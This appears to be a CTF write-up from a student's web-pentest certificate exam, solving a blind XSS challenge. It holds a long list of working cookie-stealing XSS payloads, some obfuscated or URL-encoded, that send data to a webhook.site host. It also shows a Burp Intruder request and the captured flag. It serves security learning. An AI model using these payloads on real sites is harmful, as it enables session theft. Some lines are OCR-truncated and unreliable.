
Crossing the Seven Seas

Im currently doing my exam for Web Penetration certificate. To pass the exam I need to get two flag in their CTF. So all the challenge is Web.



Zeroday microCTF 2024

Battle of **Hackers**, can you solve this!?

The last web challenge is XSS. So after Im done with malware, I visit this CTF. But I specifically do only the XSS challenges to enhance my understanding in XSS. So its more like Im doing warmup before visiting Crossing the Seven Seas. Thanks for this CTF and video recording of the classes, I managed to get it

tahu tak xss tu apa? ✓


100

Now I just need to apply the same mindset in solving Crossing the Seven Seas. Don’t worry by the time im writing this I already got the flag. So here is how I’m tackling my nightmare

Now I know how to use webhook. (by using chatgpt).

First I prompt ChatGPT to give ALL XSS payload it can think of.

Then change to my webhook url.



change to https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa

Here's the updated list of Blind XSS payloads using your **Webhook URL**: `https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa`.

Basic Blind XSS Payloads

```html
"><img src=x onerror=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/'+do
"><svg onload=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/'+document.
"><iframe src="javascript:fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa
"><video src=x onerror=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/'+
"><audio src=x onerror=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/'+
"><embed src=x onerror=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/'+
"><details open ontoggle=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/
"><marquee loop=1 onfinish=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9f
"><img src=x onerror="this.src='https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/
```

Advanced Blind XSS Payloads

```html
"><script src='https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/xss.js'></script>
"><svg onload=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/'+btoa(docu
"><img src=x onerror="fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/?c=
"><iframe src="javascript:fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa
"><img src=x onerror="this.src='https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/
"><object data=x onerror="fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa
"><script>new Image().src='https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/?cook
"><img src=x onerror=eval(atob('bmV3IElt [illegible] 1KCkuc3JjID0gJ2h0dHBzOi8vd2ViaG9vay5zaXRlL2EwMj
```


Here is the list of some of the payloads im using.

```
"><img src=x onerror=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/'+document.cookie)>
"><svg onload=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/'+document.cookie)>
"><iframe src="javascript:fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/'+document.cookie)">
"><video src=x onerror=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/'+document.cookie)>
"><audio src=x onerror=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/'+document.cookie)>
"><embed src=x onerror=fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/'+document.cookie)>
```

```
"><details open ontoggle=fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+document.cookie)>
"><marquee loop=1 onfinish=fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+document.cookie)>
"><img src=x onerror="this.src='https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+document.cookie">
"><script src='https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/xss.js'></script>
"><svg onload=fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+btoa(document.cookie))>
"><img src=x onerror="fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/?c='+document.cookie)">
"><iframe src="javascript:fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+document.cookie)">
"><img src=x onerror="this.src='https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/?cookie='+document.cookie">
"><object data=x onerror="fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/?dom='+document.domain)">
"><script>new Image().src='https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/?cookie='+document.cookie;</script>
"><img src=x
onerror=eval(atob('bmV3IEltYWdlKCkuc3JjID0gJ2h0dHBzOi8vd2ViaG9vay5zaXRlL2EwMjI2
%3Cimg%20src%3Dx%20onerror%3Dfetch%28%27https%3A%2F%2Fwebhook.site%2Fa0226701-
472d-4695-b14b-e3187381c9fa%2F%27%2Bdocument.cookie%29%3E
%3Csvg%20onload%3Dfetch%28%27https%3A%2F%2Fwebhook.site%2Fa0226701-472d-4695-
b14b-e3187381c9fa%2F%27%2Bdocument.cookie%29%3E
%3Ciframe%20src%3D%22javascript%3Afetch%28%27https%3A%2F%2Fwebhook.site%2Fa022670
1-472d-4695-b14b-e3187381c9fa%2F%27%2Bdocument.cookie%29%22%3E
%3Cimg%20src%3Dx%20onerror%3D%22fetch%28%27https%3A%2F%2Fwebhook.site%2Fa022670
1-472d-4695-b14b-e3187381c9fa%2F%3Fcookie%3D%27%2Bdocument.cookie%29%22%3E
"><img src=x onerror=fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+document.cookie)>
"><div onmouseover=fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+document.cookie)>Hover me</div>
"><a href="#" onclick=fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+document.cookie)>Click me</a>
"><body onload=fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+document.cookie)>
"><iframe srcdoc="<svg onload=fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+document.cookie)>"></iframe>
"><object data=x onerror=fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+document.cookie)>
"><img/src=x onerror=fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+document.cookie)//>
"><svg onload=fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+document.cookie)//>
"><iframe src=javascript:fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+document.cookie)//>
"><video><source onerror=fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+document.cookie)></video>
"><details ontoggle=fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+document.cookie)//>
"><marquee loop=1 onfinish=fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+document.cookie)//>
<img src="x" onerror="fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+document.cookie)">
<input type="text" autofocus onfocus="fetch('https://webhook.site/a0226701-472d-4695-b14b-
e3187381c9fa/'+document.cookie)">
```

```
<textarea autofocus onfocus="fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/'+document.cookie)"></textarea>
<button onclick="fetch('https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/'+document.cookie)">Click</button>
```

Open burp suit and go to intruder to attack. Add the add symbol to message.




Sniper attack

Target https://museum.oplabs.us

```
POST /submit.php HTTP/2
Host: museum.oplabs.us
Cookie: cf_clearance=
ADdTier2ngPhX5B_I6oVBu8sMAfo.S.pmo7xV.Zop.c-1734891214-1.2.1.1-
UYWhdPY2SXOqddJmklDyG1MhyQZ6xa4CXJ4J7KEfzGUGvTE4koI6fnvqPTvWG6J
Content-Length: 47
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://museum.oplabs.us
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebK
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,i
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://museum.oplabs.us/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

name=test&email=test%40gmail.com&message=§inject§
```

Check webhook and wait for the request



GET #9605f 75.9.127.110
12/23/2024 2:40:56 AM

GET #4e58f 75.9.127.110
12/23/2024 2:40:30 AM

GET #07d33 75.9.127.110
12/23/2024 2:40:17 AM

GET #0f8a6 75.9.127.110
12/23/2024 2:40:05 AM

GET #189d1 75.9.127.110
12/23/2024 2:39:36 AM


GET #a5d69 75.9.127.110
12/23/2024 2:39:23 AM

GET #a9c9b 75.9.127.110
12/23/2024 2:39:17 AM

GET #6e9ce 75.9.127.110
12/23/2024 2:39:11 AM

GET #8a477 75.9.127.110
12/23/2024 2:39:05 AM


All request got this encoded url (don’t know whats its call)



Request Details

GET	https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/flag=STOUTCTF%7BaCnxNhCcP5P7sXPjElfxFgnrHnn4V57t%7D
Host	75.9.127.110 Whois Shodan Netify Censys VirusTotal
Date	12/23/2024 2:42:52 AM (a few seconds ago)
Size	0 bytes
Time	0.000 sec
ID	57c515d5-805e-4063-ab56-3110be2a8218
Note	Add Note

Then decode url



```
https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/flag=STOUTCTF%7BaCnxNhCcP5P7sXPjEIfxFgnrHnn4V57t%7D
```

```
https://webhook.site/a0226701-472d-4695-b14b-e3187381c9fa/flag=STOUTCTF{aCnxNhCcP5P7sXPjEIfxFgnrHnn4V57t}
```

STOUTCTF{aCnxNhCcP5P7sXPjEIfxFgnrHnn4V57t}